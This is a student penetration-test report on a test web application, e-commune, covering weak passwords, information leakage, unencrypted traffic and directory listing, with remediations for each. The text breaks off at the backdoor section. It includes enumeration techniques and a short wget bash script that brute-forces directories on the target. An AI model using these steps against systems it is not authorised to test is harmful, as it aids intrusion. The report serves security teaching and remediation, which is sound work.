Web security

- PROF.Khaldi Adel

Dated-12/05/2019

By,

Bharani Moorthy (Master of Engineering-SNS)

Chiranthan Shiva Kumar (M.Sc.-Computer security)

TABLE OF CONTENTS

COMPANY AND SYSTEM SUMMARY

Summary

The e-commune is a thin client application (3-tier architecture) targeted for different profiles such as agent, chef, admin. With help of conventional browser e-commune can accessed. Logging into the e-commune requires a username and password.

Vulnerabilities Summary: By examining the e-commune.org and we found the following vulnerabilities and fixture of the following,

S.No	Vulnerabilities	Remediation
1	Weak passwords accepted	Enforce strong password policy.
2	Information leakage	Customized error page
3	Network traffic not encrypted	Appling HTTPS connection
4	Directory listing	Disable directory listing
5	Backdoor	Remove unnecessary line
6	Brute-force attack Provide captcha	Enable captcha
7	Cross-site scripting	Encode special characters
8	HTTP Only and Security flags absent in the Cookies	Enable HTTP Only and set Security flags
9	SQL Injection	sanitize all input statements and remove special characters

VULNERABILITY SHEET

1. Weak password accepted

Criticality Indexes:


Risk: High
Exploitability: Medium
Correction: Medium

Description:

A weak password has been accepted in e-commune application while logging in the user account, it could lead to severe risk of privilege misuse.

Exploitation:

An attacker can initiate a brute force attack or simple dictionary attack by using the **common wordlists**-admin, user, root…. to break-into the website.



Screenshot 1: Weak password accepted-as same as the

Recommendation:

- Applying Force **Strong Password policy** plugins in the website enforces the following characteristics (Best policies):
  - Characters should be a mix of special characters, lower case, upper case, numbers with minimum length of 8.
  - Using "**Unique**" Password-should not be same as the username or part of username.

- Avoid using the passwords like Mysecret123 or azerty123. It is suspectable to dictionary attacks.
- changing the password periodically by maximum of 90 days periodically and avoid reusing the used password.

More details on vulnerability:

- https://www.acunetix.com/blog/articles/weak-password-vulnerability-common-think/
- https://blogvault.net/importance-of-implementing-strong-password-policies-on-wordpress-sites/
- https://www.lifewire.com/strong-password-examples-2483118

2. Information Leakage

Criticality Indexes:

Risk: Low
Exploitability: High
Correction: Medium

Description:

Information Leakage is an application weakness where an application reveals **sensitive data unintentionally**, such as technical details of the web application, environment, or user-specific data. Sensitive data may be used by an attacker to exploit the target web application, its hosting network, or its users.


a) login Leakage b) Technical Information

Exploitation:

`a) login Leakage:`

One can see the ? (question mark) icon on e-communed home page, by clicking it directs to lost login page .

When a attacker tries to enter the usernames, the login column itself automatically shows the status of the login name information. It makes the attacker, easy to **crack the username** with less help of the brute force,



Screenshot 2: login leakage username- in the lost_login.php

Recommendation:


- Must remove the lost login feature
- Atleast enable the post-authentication features
- Disable the autofill options in the input column

More details on vulnerability:

- https://www.appsecconsulting.com/blog/new-policy-on-autocomplete-vulnerabilities
- https://www.pivotpointsecurity.com/blog/autocomplete-and-application-security-testing/

Exploitation:

B (i) `Technical information`***:***
when attacker tries to accessing http://www.e-commune.org/modules/gallerie/index.php, can able to get the information such **as webserver name, version, php version, operating system**



Screenshot 4: technical information leak _software and hardware

Recommendation:


- By introducing a customized error page rather than showing the default error page with server details.
- Additionally, **turning off** apache server signature -/etc/apache2/apache2.conf.

More details on vulnerability:

- https://www.owasp.org/index.php/Error_Handling
- https://www.tecmint.com/hide-apache-web-server-version-information/

Exploitation:

(ii) `full path disclosure`: when attacker executes the random value for the parameter **ncat** for the URL http://www.ecommune.org/index.php?cat=administration&ncat=5ekhj3, it throws the error with **full path** it resides.



Screenshot 4: technical information leak _Full path disclosure

Recommendation:

- Validating the URL parameter values to improve the error handling in server by restricting /Filtering the unwanted error throwing with sensitive information.
- Simply by turning error reporting off so your code does not spit out errors.


More details on vulnerability:

- https://www.owasp.org/index.php/Full_Path_Disclosure
- https://www.mattcutts.com/blog/fixing-full-path-disclosure-vulnerability/

Exploitation:

(iii) `SQL Query Disclosure`: while attacker tries from the agent account, in **impots et amendes** => **creer** it leads to showing the INSERT SQL query used to add the form to the db.

e



Screenshot 4: technical information leak SQL Query Leakage

Recommendation:

- By **avoiding t**he statement which displays the SQL insert query

More details on vulnerability:

- https://cwe.mitre.org/data/definitions/200.html

3. Network Traffic Not Encrypted

Criticality Indexes:


Risk: High
Exploitability: High
Correction: Medium

Description:

The lack of proper data encryption can be "**sniffed**" by attackers during data transmission. The network traffic can often be sniffed by any attacker who has access to a network interface.

Exploitation:

When the attacker uses tools such as Wireshark to **monitor the network communication**, the attacker can obtain the sensitive data just by looking at the network communication.



Screenshot 2: login leakage username- in the lost_login.php

Screenshot 5: technical information leak _unencrypted traffic

Recommendation:

- **Use HTTPS** with a proper certificate and PFS (Perfect Forward Secrecy). Do not accept anything over non-HTTPS connections
- Should use transport-level encryption (SSL/TLS) to protect all communications passing between the client and the server. The Strict-Transport-Security HTTP header should be used to ensure that clients refuse to access the server over an insecure connection.

More details on vulnerability:

- https://portswigger.net/kb/issues/01000200_unencrypted-communications
- https://www.owasp.org/index.php/OWASP_Periodic_Table_of_Vulnerabilities_-_HTTP_Request/Response_Smuggling

4. Directory Listing

Criticality Indexes:

Risk: Medium
Exploitability: High
Correction: Easy

Description:

- It is a feature that allows web servers to list the content of a directory when there is no index file present.
- if a request is made to a directory on which **directory listing** is enabled, and there no index file such as index.php or index.asp, the web server sends a directory listing as a response.
- Now the attacker has the connection details to the web application's database, allowing him to possibly damage the database or the web application thanks to these credentials.


Exploitation:

- An attacker can- create a **dictionary** for e-commune website using Crunch (or) CeWL (Custom Word List generator) command.
- Attacker will brute force using the dictionary to find a valid directory.


Below is bash script which brute force to find out the directory to login further

```
#! /bin/sh

while read line; do
        URL="http://www.e-commune.org/$line"
        wget --quiet --output-document=/dev/null "$URL"
        if [ $? -eq 0 ]; then
                echo "[*] found $URL"
        fi
done < /usr/share/dirb/wordlists/common.txt
```



Screenshot 6: bash script execution results the available directories



Screenshot 7: Directory Listing on the website as follows

Recommendation:

- As a security best practise, it is recommended to **disable** directory listing.
- One can disable directory listing by creating an empty index file in the relevant directory.

More details on vulnerability:

- https://www.netsparker.com/blog/web-security/disable-directory-listing-web-servers/
- https://www.acunetix.com/blog/web-security-zone/directory-listing-information-disclosure/

5. Backdoor / Command Line Execution

Criticality Indexes:

